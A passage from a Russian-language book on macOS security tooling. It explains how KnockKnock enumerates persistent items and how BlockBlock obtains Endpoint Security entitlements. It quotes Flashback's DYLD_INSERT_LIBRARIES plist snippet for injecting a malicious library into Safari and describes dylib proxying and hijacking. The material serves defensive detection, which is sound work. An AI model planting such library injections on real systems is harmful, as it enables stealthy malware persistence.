KnockKnock имеет примерно 20 plug-ins для обнаружения множества persistent items, включая элементы, хранящиеся в Background Task Management, browser extensions, cron jobs, dynamic library inserts and proxies, kernel extensions, launch items, login items, Spotlight importers, system extensions и многое другое. Хотя я не буду покрывать здесь каждый plug-in, я глубоко разберу несколько из них и приведу примеры вредоносного ПО, которое они могут обнаружить.

Background Task Management

В главе 5 мы исследовали недокументированную подсистему Background Task Management, которую macOS использует для управления и отслеживания persistent items, таких как launch agents, daemons и login items. Через reverse engineering я показал вам, как десериализовать элементы, управляемые подсистемой, среди которых может быть persistently installed malware. Затем мы создали open source library, которую я назвал DumpBTM и которая доступна на GitHub (https://github.com/objective-see/DumpBTM). Чтобы перечислять persistently installed launch и login items, KnockKnock использует эту библиотеку.

Примечание. В Xcode можно подключить библиотеку на вкладке Build Phases вашего проекта. Там разверните Link Binary With Libraries, нажмите +, а затем перейдите к библиотеке.

После подключения библиотеки DumpBTM plug-in Background Task Management в KnockKnock может напрямую вызывать ее экспортированные API, такие как функция `parseBTM`. Функция принимает путь к файлу Background Task Management (или `nil`, чтобы по умолчанию использовать системный файл) и возвращает словарь, содержащий десериализованные metadata о каждом persistent item, управляемом Background Task Management. Листинг 10-12 показывает фрагмент кода в методе `scan` plug-in.

```
#import "dumpBTM.h"
-(void)scan {
...
if(@available(macOS 13, *)) {
NSDictionary* contents = parseBTM(nil);
...
}
}
```

Листинг 10-12: Вызов библиотеки DumpBTM

Этот код использует Objective-C keyword `@available`, чтобы убедиться, что plug-in выполняется только на версиях macOS 13 и новее (поскольку подсистема Background Task Management не существует в более ранних версиях). Затем KnockKnock итерирует по metadata для каждого persistent item, возвращенного функцией `parseBTM` библиотеки DumpBTM, и для каждого создает объект элемента `File`. Он делает это, вызывая метод класса `File` `initWithParams:`, который принимает словарь значений для объекта, включая путь и, для launch items, property list.

Обратите внимание, что код явно проверяет наличие property list, поскольку некоторые persistent items в базе данных Background Task Management, такие как login items, не будут содержать его (листинг 10-13). Это важная проверка, поскольку вставка несуществующего (`nil`) элемента в словарь приведет к сбою программы.

```
NSMutableDictionary* parameters = [NSMutableDictionary dictionary];
parameters[KEY_RESULT_PATH] = item[KEY_BTM_ITEM_EXE_PATH];
if(nil != item[KEY_BTM_ITEM_PLIST_PATH]) {
parameters[KEY_RESULT_PLIST] = item[KEY_BTM_ITEM_PLIST_PATH];
}
File* fileObj = [[File alloc] initWithParams:parameters];
```

Листинг 10-13: Создание словаря параметров для инициализации объекта `File`

Имея инициализированный объект `File`, plug-in Background Task Management в KnockKnock теперь может вызвать метод базового класса plug-in `processItem:`, чтобы запустить обновление UI или, при command line scan, добавить элемент в список элементов, persistently installed в системе.

Используя библиотеку DumpBTM, KnockKnock может легко перечислять все persistent items, управляемые подсистемой. В следующем выводе вы можете видеть, как инструмент отображает детали cyber-espionage implant WindTail, который закрепляет приложение с именем `Final_Presentation.app` как login item:

```
% KnockKnock.app/Contents/MacOS/KnockKnock -whosthere -pretty
...
"Background Managed Tasks" : [
{
"path" : "\/Users\/User\/Library\/Final_Presentation.app\/Contents\/MacOS\/usrnode",
"hashes" : {
"md5" : "C68A856EC8F4529147CE9FD3A77D7865",
"sha1" : "758F10BD7C69BD2C0B38FD7D523A816DB4ADDD90"
},
"VT detection" : "41\/75",
"name" : "usrnode",
"plist" : "n\/a",
"signature(s)" : {
"signatureStatus" : -2147409652
}
}
]
```

Многие antivirus engines на VirusTotal теперь помечают вредоносное ПО, а проверка его signature возвращает `-2147409652`, что соответствует константе "certificate revoked", `CSSMERR_TP_CERT_REVOKED`. Однако KnockKnock показал бы присутствие persistent item даже до того, как antivirus engines на VirusTotal разработали для него signatures.

К сожалению, никакая внешняя библиотека не может перечислять многие другие классы persistence, которые покрывает KnockKnock, поэтому нам придется писать больше кода самим. Один пример - plug-in browser extension, который мы сейчас рассмотрим.

Browser Extension

Большинство adware для macOS устанавливает вредоносное browser extension, чтобы захватывать поисковые результаты, показывать рекламу или даже перехватывать browser traffic. Типичные примеры такой adware включают Genieo, Yontoo и Shlayer.

Поскольку никакие API macOS не могут перечислять установленные browser extensions, KnockKnock должен делать это самостоятельно. Хуже того, поскольку каждый браузер управляет своими extensions по-своему, KnockKnock должен реализовать специальный код перечисления для каждого. В настоящее время инструмент поддерживает перечисление extensions для браузеров Safari, Chrome, Firefox и Opera. В этом разделе мы рассмотрим код, относящийся к Safari.

Чтобы перечислить установленные браузеры, KnockKnock использует относительно малоизвестные API Launch Services (листинг 10-14).

```
-(NSArray*)getInstalledBrowsers {
NSMutableArray* browsers = [NSMutableArray array];
CFArrayRef browserIDs = LSCopyAllHandlersForURLScheme(CFSTR("https"));
for(NSString* browserID in (__bridge NSArray *)browserIDs) {
CFURLRef browserURL = NULL;
LSFindApplicationForInfo(kLSUnknownCreator,
(__bridge CFStringRef)(browserID), NULL, NULL, &browserURL);
[browsers addObject:[(__bridge NSURL *)browserURL path]];
...
}
...
return browsers;
}
```

Листинг 10-14: Получение списка установленных браузеров с помощью API Launch Services

Код вызывает API `LSCopyAllHandlersForURLScheme` со схемой URL `https`, что возвращает массив, содержащий bundle IDs приложений, способных обрабатывать эту схему. Затем код вызывает API `LSFindApplicationForInfo`, чтобы сопоставить каждый ID с путем приложения, сохраняя эти пути в массив, который возвращается вызывающему коду.

В macOS 12 Apple добавила метод `URLsForApplicationsToOpenURL:` в класс `NSWorkspace`, чтобы возвращать все приложения, способные открыть указанный URL. Вызов этого метода с URL веб-страницы вернет список всех установленных браузеров. Для более новых версий macOS KnockKnock использует этот API (листинг 10-15).

```
#define PRODUCT_URL @"https://objective-see.org/products/knockknock.html"
NSMutableArray* browsers = [NSMutableArray array];
if(@available(macOS 12.0, *)) {
for(NSURL* browser in [NSWorkspace.sharedWorkspace URLsForApplicationsToOpenURL:
[NSURL URLWithString:PRODUCT_URL]]) {
[browsers addObject:browser.path];
}
}
```

Листинг 10-15: Получение списка установленных браузеров с помощью метода `URLsForApplicationsToOpenURL:`

Код для перечисления browser extensions Safari можно найти в методе `scanExtensionsSafari:` plug-in browser extension в KnockKnock. В листинге 10-16 код вызывает этот метод с местоположением Safari, найденным с помощью предыдущего кода.

```
NSArray* installedBrowsers = [self getInstalledBrowsers];
for(NSString* installedBrowser in installedBrowsers) {
if(NSNotFound != [installedBrowser rangeOfString:@"Safari.app"].location) {
[self scanExtensionsSafari:installedBrowser];
}
...
}
```

Листинг 10-16: Вызов логики, специфичной для Safari, чтобы перечислить его extensions

Местоположение browser extensions Safari менялось с годами; их можно было найти в каталоге `~/Library/Safari/Extensions`, пока Apple не решила переместить их в keychain. Старые версии KnockKnock пытались поспевать за этими изменениями, но теперь он использует более простой метод: выполняет macOS-утилиту `pluginkit` (листинг 10-17).

```
for(NSString* match in @[@"com.apple.Safari.extension", @"com.apple.Safari.content-blocker"]) {
NSData* taskOutput = execTask(PLUGIN_KIT, @[@"-mAvv", @"-p", match]);
...
}
```

Листинг 10-17: Перечисление установленных Safari extensions

Аргумент `-m` находит все plug-ins, соответствующие критериям поиска, заданным аргументом `-p`; аргумент `-A` возвращает все версии установленных plug-ins, а не только старшую версию; а `-vv` возвращает подробный вывод, включающий display name и parent bundle. Для аргумента `-p` мы сначала используем `com.apple.Safari.extension`, затем `com.apple.Safari.content-blocker`. Это гарантирует, что мы перечислим как традиционные extensions, так и content blocker extensions.

Мы выполняем `pluginkit` во helper-функции, которую назвали `execTask` (обсуждалась в главе 1); она просто запускает указанную программу с любыми указанными аргументами и возвращает вывод вызывающему коду. Попробуйте самостоятельно запустить `pluginkit`, чтобы перечислить Safari extensions, установленные на вашем Mac. В следующем выводе видно, что у меня установлен ad blocker:

```
% pluginkit -mAvv -p com.apple.Safari.extension
...
org.adblockplus.adblockplussafarimac.AdblockPlusSafariToolbar
Path = /Applications/Adblock Plus.app/Contents/PlugIns/Adblock Plus Toolbar.appex
UUID = 87C62A05-974F-4E6C-81EE-304D4548DA60
SDK = com.apple.Safari.extension
Parent Bundle = /Applications/Adblock Plus.app
Display Name = ABP Control Panel
Short Name = $(PRODUCT_NAME)
Parent Name = Adblock Plus
Platform = macOS
```

Использование этого внешнего бинарного файла имеет недостаток: оно вводит dependency и необходимость разбирать его вывод, но это все равно самый надежный вариант. Существует много способов разобрать любой вывод. В листинге 10-18 KnockKnock использует подход, при котором извлекает имя, путь и UUID каждого extension.

```
-(void)parseSafariExtensions:(NSData*)extensions browserPath:(NSString*)browserPath {
NSMutableDictionary* extensionInfo = [NSMutableDictionary dictionary];
extensionInfo[KEY_RESULT_PLUGIN] = self;
extensionInfo[KEY_EXTENSION_BROWSER] = browserPath;
for(NSString* line in
[[[NSString alloc] initWithData:extensions encoding:NSUTF8StringEncoding]
componentsSeparatedByCharactersInSet:[NSCharacterSet newlineCharacterSet]]) {
NSArray* components = [[line stringByTrimmingCharactersInSet:
[NSCharacterSet whitespaceCharacterSet]] componentsSeparatedByString:@"="];
// key and value set to first and last component
if(YES == [key isEqualToString:@"Display Name"]) {
extensionInfo[KEY_RESULT_NAME] = value;
} else if(YES == [key isEqualToString:@"Path"]) {
extensionInfo[KEY_RESULT_PATH] = value;
} else if(YES == [key isEqualToString:@"UUID"]) {
extensionInfo[KEY_EXTENSION_ID] = value;
}
...
}
}
```

Листинг 10-18: Разбор вывода, содержащего установленные Safari extensions

Код разбора разделяет вывод построчно, а затем разбивает каждую строку на key-value pairs, используя знак равенства (=) как delimiter. Это, например, разобьет строку `Path = /Applications/Adblock Plus.app/Contents/PlugIns/Adblock Plus Toolbar.appex` на ключ `Path` и значение, содержащее путь к установленному extension ad blocker. Затем код извлекает интересующие key-value pairs, такие как путь, имя и UUID.

Используя путь к extension, мы загружаем его файл `Info.plist` и извлекаем описание extension из ключа `NSHumanReadableDescription` (листинг 10-19).

```
details = [NSDictionary dictionaryWithContentsOfFile:
[NSString stringWithFormat:@"%@/Contents/Info.plist",
extensionInfo[KEY_RESULT_PATH]]][@"NSHumanReadableDescription"];
extensionInfo[KEY_EXTENSION_DETAILS] = details;
Extension* extensionObj = [[Extension alloc] initWithParams:extensionInfo];
```

Листинг 10-19: Инициализация объекта `Extension` для каждого extension

Наконец, мы создаем объект элемента browser `Extension` в KnockKnock с собранными metadata extension.

Dynamic Library Insertion

Образец вредоносного ПО, известный как Flashback, разбил представление о том, что операционная система Apple невосприимчива к вредоносному ПО. [6] Flashback эксплуатировал не пропатченную уязвимость, способную автоматически заражать пользователей, которые переходили на вредоносный веб-сайт. Обнаруженный в 2012 году, он набрал более полумиллиона жертв, став самым успешным вредоносным ПО для Mac на тот момент.

Flashback также закреплялся новым и скрытным способом. В зараженной системе вредоносное ПО получало user-assisted persistence, подрывая файл `Info.plist` Safari и вставляя следующий словарь под ключом с именем `LSEnvironment`:

```
<key>LSEnvironment</key>
<dict>
<key>DYLD_INSERT_LIBRARIES</key>
<string>/Applications/Safari.app/Contents/Resources/UnHackMeBuild</string>
</dict>
...
```

Ключ `DYLD_INSERT_LIBRARIES` словаря содержит строку, указывающую на вредоносную библиотеку `UnHackMeBuild`. Safari загрузит эту библиотеку в браузер при запуске, где вредоносное ПО сможет скрытно выполняться.

Сегодня Apple в основном смягчила dylib insertions через переменную окружения `DYLD_INSERT_LIBRARIES` и другие подходы. Dynamic loader теперь игнорирует эти переменные в широком диапазоне случаев, например для platform binaries или для приложений, скомпилированных с hardened runtime. [7] Однако программы, поддерживающие third-party plug-ins, особенно на старых версиях macOS, все еще могут быть под риском.

Поэтому KnockKnock содержит plug-in для обнаружения такого типа подрыва. Он сканирует launch items и applications, проверяя наличие записи `DYLD_INSERT_LIBRARIES`. Для launch items эта запись находится под ключом `EnvironmentVariables` в их property list file, а для applications ее можно найти под ключом с именем `LSEnvironment` в файле `Info.plist` приложения, как мы видели с Flashback. Поскольку легитимные элементы редко используют persistent `DYLD_INSERT_LIBRARIES` insertions, следует внимательно изучать любые найденные экземпляры.

Другие plug-ins требуют похожего списка всех launch items и applications, поэтому KnockKnock создает этот список в global enumerator. Давайте кратко посмотрим, как KnockKnock решает такое перечисление, сосредоточившись на случае installed apps, поскольку есть несколько способов перечислить эти элементы на Mac. Наименее рекомендуемый способ - вручную перечислять bundles, найденные в common application directories (таких как `/Applications`), поскольку вам пришлось бы учитывать subdirectories, например `/Applications/Utilities/`, а также user-specific applications. Кроме того, applications могут быть установлены в других местах.

Публикация Stack Overflow предлагает лучшие варианты. [8] К ним относятся использование утилиты `lsregister` для перечисления всех applications, зарегистрированных в Launch Services; использование утилиты `mdfind` или связанных Spotlight APIs для перечисления всех applications, проиндексированных macOS; или использование macOS-утилиты `system_profiler`, чтобы получить список applications, известных software configuration операционной системы.

KnockKnock выбирает подход с `system_profiler`. Инструмент может выводить XML или JSON, которые легко программно поглотить и разобрать. Вот пример XML-вывода вместе с metadata для экземпляра KnockKnock, установленного на моем компьютере:

```
% system_profiler SPApplicationsDataType -xml
<?xml version="1.0" encoding="UTF-8"?>
...
<plist version="1.0">
<array>
<dict>
...
<key>_items</key>
<array>
<dict>
<key>_name</key>
<string>KnockKnock</string>
<key>arch_kind</key>
<string>arch_arm_i64</string>
...
<key>path</key>
<string>/Applications/KnockKnock.app</string>
<key>signed_by</key>
<array>
<string>Developer ID Application: Objective-See, LLC (VBG97UB4TA)</string>
<string>Developer ID Certification Authority</string>
<string>Apple Root CA</string>
</array>
<key>version</key>
<string>2.5.0</string>
</dict>
...
```

KnockKnock выполняет `system_profiler` через helper-функцию `execTask`, обсуждавшуюся ранее в этой главе (листинг 10-20).

```
-(void)enumerateApplications {
NSData* taskOutput = execTask(SYSTEM_PROFILER, @[@"SPApplicationsDataType", @"-xml"]);
NSArray* serializedOutput =
[NSPropertyListSerialization propertyListWithData:taskOutput
options:kNilOptions format:NULL error:NULL];
self.applications = serializedOutput[0][@"_items"];
}
```

Листинг 10-20: Установленные приложения, перечисленные через `system_profiler`

После возврата этой helper-функции KnockKnock сериализует XML-вывод в Objective-C object, а затем сохраняет список applications, найденный под ключом `_items`, в instance variable с удачным именем `applications`.

Теперь, когда global enumerator KnockKnock получил список applications (и launch items, хотя я не показывал здесь эту логику), plug-in dylib insertion может просканировать каждый из них, ища добавление переменной окружения `DYLD_INSERT_LIBRARIES`. Листинг 10-21 показывает эту реализацию в методе с именем `scanApplications`.

```
-(void)scanApplications {
...
for(NSDictionary* installedApp in sharedItemEnumerator.applications) {
NSBundle* appBundle = [NSBundle bundleWithPath:installedApp[@"path"]];
NSURL* appPlist = appBundle.infoDictionary[@"CFBundleInfoPlistURL"];
NSDictionary* enviroVars = appBundle.infoDictionary[@"LSEnvironment"];
if( (nil == enviroVars) ||
```

```
(nil == enviroVars[@"DYLD_INSERT_LIBRARIES"]) ) {
continue;
}
NSString* dylibPath = enviroVars[@"DYLD_INSERT_LIBRARIES"];
File* fileObj = [[File alloc] initWithParams:
@{KEY_RESULT_PLUGIN:self, KEY_RESULT_PATH:dylibPath, KEY_RESULT_PLIST:appPlist.path}];
[super processItem:fileObj];
}
}
```

Листинг 10-21: Перечисление applications, содержащих вставленную переменную окружения

Код итерирует по всем apps, найденным global enumerator. Для каждой он использует путь приложения, чтобы загрузить bundle приложения, содержащий полезные metadata о приложении. Это включает содержимое файла `Info.plist` приложения, к которому мы можем обратиться через свойство `infoDictionary` объекта bundle. После извлечения пути к файлу `Info.plist` он использует ключ `LSEnvironment`, чтобы извлечь словарь, содержащий конкретные environment variables. Конечно, большинство apps не устанавливает никаких environment variables, поэтому код пропускает их. Однако для тех, у которых установлен ключ `DYLD_INSERT_LIBRARIES`, код извлекает его значение: путь к библиотеке, вставляемой при каждом запуске приложения. В Flashback, который подрывал Safari, напомню, key-value pair выглядит так:

```
<key>DYLD_INSERT_LIBRARIES</key>
<string>/Applications/Safari.app/Contents/Resources/UnHackMeBuild</string>
```

Наконец, код в plug-in создает и обрабатывает объект элемента `File`, представляющий вставленную библиотеку, сохраняя его в список persistent items, обнаруженных KnockKnock, чтобы затем напечатать в терминал или отобразить в UI.

Dynamic Library Proxying and Hijacking

Последний plug-in, который я рассмотрю в этой главе, обнаруживает два других механизма закрепления, использующих dynamic libraries. Dylib proxying заменяет библиотеку, от которой зависит целевой процесс, вредоносной библиотекой. Каждый раз, когда целевое приложение запускается, вредоносная dynamic library также загружается и выполняется. Чтобы приложение не потеряло легитимную функциональность, она proxy-ит запросы к исходной библиотеке и от нее. [9]

Тесно связан с dylib proxying прием dylib hijacking, который эксплуатирует тот факт, что loader может искать зависимости в нескольких местоположениях. Вредоносное ПО может воспользоваться этим поведением, обманом заставив loader использовать вредоносную зависимость вместо легитимной. Хотя вредоносное ПО нечасто злоупотребляет этой техникой, post-exploitation agent EmPyre поддерживает ее как механизм закрепления. [10] Dynamic libraries, выполняющие такой hijacking, также proxy-ят запросы, чтобы не ломать легитимную функциональность.

Чтобы обнаружить любую из этих техник, KnockKnock создает список dynamic libraries, а затем проверяет каждую на наличие load command `LC_REEXPORT_DYLIB`, который загружает исходную библиотеку и proxy-ит запросы к ней. Хотя эта load command легитимна, benign libraries редко используют ее, поэтому любые обнаруженные экземпляры следует внимательно изучить.

К сожалению, простого способа перечислить все dynamic libraries, установленные в системе macOS, нет, поэтому KnockKnock сосредотачивается на тех, которые в данный момент открыты или загружены running processes. Этот подход не так полон, как сканирование всей системы, но, с другой стороны, любое persisted malware, вероятно, где-то выполняется.

Чтобы построить список загруженных libraries, KnockKnock запускает утилиту `lsof`, чтобы перечислить все открытые файлы в системе, а затем отфильтровывает все, кроме executables. Если dynamic library где-то загружена, у нее должен быть открытый file handle, который `lsof` может перечислить.

Хотя получить список открытых файлов довольно просто, определить, является ли файл executable, не так легко, как можно ожидать. Нельзя просто искать файлы с расширением `.dylib`, потому что такой список не включит frameworks, которые технически являются libraries, но обычно не заканчиваются на `.dylib`. Например, взгляните на Electron framework. Команда `file` сообщает, что это действительно dynamic library, хотя ее расширение не `.dylib`:

```
% file "/Applications/Signal.app/Contents/Frameworks/Electron
Framework.framework/Electron Framework"
Mach-O 64-bit dynamically linked shared library arm64
```

Другой стратегией могла бы быть проверка, какие из открытых файлов являются binaries, через executable bit файла, но это включило бы scripts и другие случайные файлы в macOS, например некоторые archives (которые, как мы видим здесь, имеют установленный executable bit `x`):

```
% ls -l /System/Library/PrivateFrameworks/GPUCompiler.framework/Versions/
32023/Libraries/lib/clang/32023.26/lib/darwin/libair_rt_iosmac.rtlib
-rwxr-xr-x 1 root wheel 140328 Oct 19 21:35
% file /System/Library/PrivateFrameworks/GPUCompiler.framework/Versions/
32023/Libraries/lib/clang/32023.26/lib/darwin/libair_rt_iosmac.rtlib
current ar archive
```

Хотя можно было бы вручную разбирать каждый файл в поисках universal или Mach-O magic value, оказывается, предоставленный Apple API может сделать это за вас. Относительно малоизвестный API `CFBundleCopyExecutableArchitecturesForURL` извлекает executable architecture файла, возвращая `NULL` или пустой массив для nonbinary files. [11] KnockKnock, использующий этот API, также проверяет binaries поддерживаемых architectures (листинг 10-22).

```
BOOL isBinary(NSString* file) {
static dispatch_once_t once;
static NSMutableArray* supportedArchitectures = nil;
dispatch_once(&once, ^ {
supportedArchitectures =
[@[[NSNumber numberWithInt:kCFBundleExecutableArchitectureI386],
[NSNumber numberWithInt:kCFBundleExecutableArchitectureX86_64]] mutableCopy];
if(@available(macOS 11, *)) {
[supportedArchitectures addObject:
[NSNumber numberWithInt:kCFBundleExecutableArchitectureARM64]];
}
});
CFArrayRef architectures = CFBundleCopyExecutableArchitecturesForURL(
(__bridge CFURLRef)[NSURL fileURLWithPath:file]);
NSNumber* matchedArchitecture = [(__bridge NSArray*)architectures
firstObjectCommonWithArray:supportedArchitectures];
...
return nil != matchedArchitecture;
}
```

Листинг 10-22: Определение, является ли объект binary

Функция `isBinary` строит массив architectures со значениями для 32- и 64-bit Intel внутри `dispatch_once`, чтобы гарантировать, что инициализация произойдет только один раз, поскольку мы будем вызывать эту функцию для каждого файла, открытого любым процессом. Кроме того, код использует Objective-C keyword `@available`, чтобы добавлять architecture ARM64 только на версиях macOS, которые ее поддерживают.

Затем мы извлекаем executable architecture переданного файла, используя метод `firstObjectCommonWithArray:`, чтобы проверить наличие любой из поддерживаемых architectures. Если мы находим их, мы можем быть уверены, что открытый файл действительно является binary, способным выполняться в системе macOS. Мы добавляем эти binaries в список dynamic libraries, который KnockKnock вскоре проверит на proxying capabilities.

KnockKnock также перечисляет все running processes, чтобы извлечь dependencies основного binary процесса. Каждая из этих dependencies добавляется в список libraries для проверки (листинг 10-23).

```
-(NSMutableArray*)enumLinkedDylibs:(NSArray*)runningProcs {
NSMutableArray* dylibs = [NSMutableArray array];
for(NSString* runningProc in runningProcs) {
MachO* machoParser = [[MachO alloc] init];
[machoParser parse:runningProc classify:NO];
[dylibs addObjectsFromArray:machoParser.binaryInfo[KEY_LC_LOAD_DYLIBS]];
[dylibs addObjectsFromArray:machoParser.binaryInfo[KEY_LC_LOAD_WEAK_DYLIBS]];
}
...
return [[NSSet setWithArray:dylibs] allObjects];
}
```

Листинг 10-23: Перечисление dependencies всех running processes

Чтобы перечислить все running processes, plug-in использует API `proc_listallpids`, обсуждавшийся в главе 1. Затем, чтобы извлечь dependencies каждого процесса, он вызывает метод с именем `enumLinkedDylibs`, который итерирует по каждому загруженному процессу, разбирает его с помощью класса Mach-O, написанного мной на основе кода из главы 2, и сохраняет как strong, так и weak dependencies. Наконец, функция возвращает список, содержащий все dependencies, найденные во всех running processes.

Далее мы сканируем список libraries, перечисленных через `lsof` и через running processes (листинг 10-24).

```
-(NSMutableArray*)findProxies:(NSMutableArray*)dylibs {
NSMutableArray* proxies = [NSMutableArray array];
for(NSString* dylib in dylibs) {
MachO* machoParser = [[MachO alloc] init];
[machoParser parse:dylib classify:NO];
if(MH_DYLIB != [[machoParser.binaryInfo[KEY_MACHO_HEADERS]
firstObject][KEY_HEADER_BINARY_TYPE] intValue]) {
continue;
}
if([machoParser.binaryInfo[KEY_LC_REEXPORT_DYLIBS] count]) {
[proxies addObject:dylib];
}
}
return proxies;
}
```

Листинг 10-24: Проверка, является ли binary dynamic library, которая (вероятно) выполняет proxying

Для каждой проверяемой library фрагмент кода разбирает ее через класс Mach-O. В частности, он проверяет тип binary, игнорируя все, что явно не является dynamic libraries (идентифицируемыми типом `MH_DYLIB`). Для dynamic libraries он проверяет и сохраняет library, если у нее есть load command типа `LC_REEXPORT_DYLIB`.

Метод возвращает список всех найденных proxy libraries, чтобы KnockKnock мог показать их пользователю либо в терминале, либо в UI.

Заключение

Большинство вредоносного ПО для Mac закрепляется, поэтому инструмент, способный перечислять persistently installed items, может раскрыть даже сложные или никогда ранее не виденные угрозы. В этой главе мы рассмотрели KnockKnock, инструмент, предоставляющий такую возможность и оставляющий persistent Mac malware почти без надежды остаться необнаруженным. В следующей главе мы продолжим исследовать persistence и разберем инструмент, способный обнаруживать persistent Mac malware в реальном времени.

Примечания

Сноски

[1] [назад] См. https://learn.microsoft.com/en-us/sysinternals/downloads/autoruns.
[2] [назад] См. https://web.archive.org/web/20180117193229/https://github.com/synack/knockknock.
[3] [назад] Csaba Fitzl, “Beyond the Good Ol’ LaunchAgents -32- Dock Tile Plugins,” Theevilbit Blog, 28 сентября 2023 г., https://theevilbit.github.io/beyond/beyond_0032/.
[4] [назад] “NSClassFromString(_:),” Apple Developer Documentation, https://developer.apple.com/documentation/foundation/1395135-nsclassfromstring.
[5] [назад] Подробнее о программной интеграции с VirusTotal можно прочитать в developer documentation сервиса: https://docs.virustotal.com/reference/overview.
[6] [назад] Patrick Wardle, “Methods of Malware Persistence on Mac OS X,” VirusBulletin, 24 сентября 2014 г., https://www.virusbulletin.com/uploads/pdf/conference/vb2014/VB2014-Wardle.pdf.
[7] [назад] Patrick Wardle, *The Art of Mac Malware: The Guide to Analyzing Malicious Software, Volume 1* (San Francisco: No Starch Press, 2022), 36.
[8] [назад] “Enumerate All Installed Applications on OS X,” Stack Overflow, https://stackoverflow.com/questions/15164132/enumerate-all-installed-applications-on-os-x.
[9] [назад] Wardle, *The Art of Mac Malware*, 1:36-37.
[10] [назад] См. https://github.com/EmpireProject/EmPyre/blob/master/lib/modules/persistence/osx/CreateHijacker.py.
[11] [назад] “CFBundleCopyExecutableArchitecturesForURL,” Apple Developer Documentation, https://developer.apple.com/documentation/corefoundation/cfbundlecopyexecutablearchitecturesforurl%28_%3A%29.

Глава 11. Монитор закрепления

Хотя KnockKnock, рассмотренный в предыдущей главе, предоставляет мощную возможность обнаружения, он не защищает систему в реальном времени. Чтобы дополнить его, я создал BlockBlock, который мониторит самые важные persistence locations, перечисляемые KnockKnock, предупреждает пользователя всякий раз, когда появляется новый элемент, и дает ему возможность заблокировать активность.

Первые версии BlockBlock, написанные в 2014 году, были в основном proof of concept, что не помешало сотрудникам коммерческих security companies назвать инструмент "lam[e]ware" и заключить, что "providing quality service for nothing can't be a one-person job." [1] С годами BlockBlock созрел, последовательно доказывая свою ценность почти 100-процентным detection rate для persistent Mac malware, даже без предварительного знания об этих угрозах.

В этой главе я обсужу дизайн BlockBlock и покажу, как он использует Endpoint Security для эффективного обнаружения unauthorized persistence events. Вы узнаете, как запросить и применить необходимый Endpoint Security client entitlement, а также как XPC может позволить компонентам инструмента безопасно взаимодействовать друг с другом. Полный исходный код BlockBlock можно найти в репозитории Objective-See на GitHub по адресу https://github.com/objective-see/BlockBlock.

Entitlements

Несколько компонентов BlockBlock используют Endpoint Security, а значит инструмент должен получить privileged entitlement от Apple. Без entitlement попытки создать Endpoint Security client во время выполнения будут завершаться неудачей, если только мы не отключили System Integrity Protection (SIP) и Apple Mobile File Integrity (AMFI). Поэтому начнем с процесса запроса Endpoint Security client entitlement у Apple и, после его предоставления, применения его к BlockBlock.

Подача заявки на Endpoint Security Entitlements

Подать заявку на Endpoint Security entitlements можно по адресу https://developer.apple.com/contact/request/system-extension/. Форма запроса спрашивает developer information, например ваше имя и компанию, а затем показывает drop-down menu со списком entitlements, которые можно запросить. Выберите Endpoint Security client entitlement, `com.apple.developer.endpoint-security.client`. В нижней части формы опишите, как вы намерены использовать запрашиваемое entitlement.

Учитывая мощь Endpoint Security, Apple вполне понятно осторожна при одобрении запросов на client entitlement, даже от известных security companies. Тем не менее можно предпринять несколько мер, чтобы повысить шансы его получить. Во-первых, зарегистрируйтесь как компания, например LLC или эквивалент. Мне известен только один случай, когда Apple предоставила Endpoint Security client entitlement частному лицу. Во-вторых, в запросе обязательно точно опишите, что планируете делать с entitlement. Endpoint Security client entitlement предназначен для security tools, поэтому включите детали инструмента, который разрабатываете, и четко сформулируйте, почему ему необходимо использовать Endpoint Security. Наконец, будьте готовы ждать.

Регистрация App IDs

После того как Apple предоставила вам entitlement, необходимо зарегистрировать App ID для вашего инструмента, указав его bundle ID и entitlements, которые он будет использовать. Войдите в свою учетную запись Apple Developer, нажмите Account, затем перейдите в Certificates, Identifiers & Profiles > Identifiers. Если у вас уже есть identifiers, они должны отображаться здесь. Чтобы создать новый identifier, нажмите +. Выберите App IDs, затем нажмите Continue. Выберите App и снова Continue.

Это должно привести вас к форме регистрации App ID. Большинство полей говорят сами за себя. Для Bundle ID Apple рекомендует использовать стиль reverse-domain name, обычно в форме `com.company.product`. Для BlockBlock я заполнил поля, как показано на рисунке 11-1.

Рисунок 11-1: Регистрация BlockBlock app ID

В оставшейся части формы вы увидите опции для указания либо capabilities, app services, либо additional capabilities для вашего инструмента. Предполагая, что Apple предоставила вам Endpoint Security client entitlement, нажмите Additional Capabilities, затем установите флажок рядом с Endpoint Security. Чтобы зарегистрировать новый identifier, нажмите Register.

Создание Provisioning Profiles

Теперь можно создать provisioning profile, который предоставляет механизм, с помощью которого операционная система будет авторизовывать использование entitlement во время выполнения. [2] Нажатие Profiles в вашем Developer Account должно привести вас на страницу со всеми текущими profiles. Вы также можете зарегистрировать новый profile, нажав +. На первой странице укажите тип provisioning profile. Если вы не будете распространять инструмент через Mac App Store, выберите Developer ID в самом низу страницы. Нажмите Continue, затем выберите App ID, который только что создали.

Далее выберите certificate, который нужно включить в profile. Это тот же certificate, которым вы будете подписывать приложение, вероятно ваш Apple Developer certificate. На следующей странице вам будет показан список доступных entitlements, которые можно добавить в provisioning profile. Чтобы использовать Endpoint Security, выберите System Extension EndpointSecurity for macOS. Если Apple еще не предоставила вам это entitlement, оно не появится в списке.

Включение Entitlements в Xcode

После того как вы сгенерировали provisioning profile, можно перейти в Xcode и добавить его в проект. Сначала сообщите Xcode, что ваш проект будет использовать Endpoint Security, нажав маленький + рядом с Capabilities в панели Signing & Capabilities, а затем выбрав capability Endpoint Security. За кулисами это добавит entitlement в entitlement file проекта.

Теперь при сборке инструмента для deployment можно выбрать provisioning profile. В первый раз, когда вы это делаете, вам, возможно, придется скачать и импортировать profile в Xcode. Скачайте profile, созданный в вашей учетной записи Apple Developer. Затем в окне Xcode Select Certificate and Developer ID Profiles выберите опцию Import Profile, находящуюся в drop-down menu рядом с именем приложения, и перейдите к скачанному profile.

Если все пройдет хорошо, у вас должен быть скомпилированный инструмент с entitlements, который также содержит provisioning profile. Например, provisioning profile BlockBlock встроен в его app bundle в стандартном месте, `Contents/embedded.provisionprofile`. Можно вывести любой embedded provisioning profile, запустив macOS-инструмент `security` с command line flags `cms -D -i` и этим путем. Следующий вывод содержит App ID BlockBlock, информацию о его code signing certificate и entitlements, которые ему разрешено использовать:

```
% security cms -D -i BlockBlock.app/Contents/embedded.provisionprofile
<?xml version="1.0" encoding="UTF-8"?>
...
<plist version="1.0">
<dict>
<key>AppIDName</key>
<string>BlockBlock</string>
<key>DeveloperCertificates</key>
<array>
<data> ... </data>
</array>
<key>Entitlements</key>
<dict>
<key>com.apple.developer.endpoint-security.client</key>
<true/>
<key>com.apple.application-identifier</key>
<string>VBG97UB4TA.com.objective-see.blockblock</string>
...
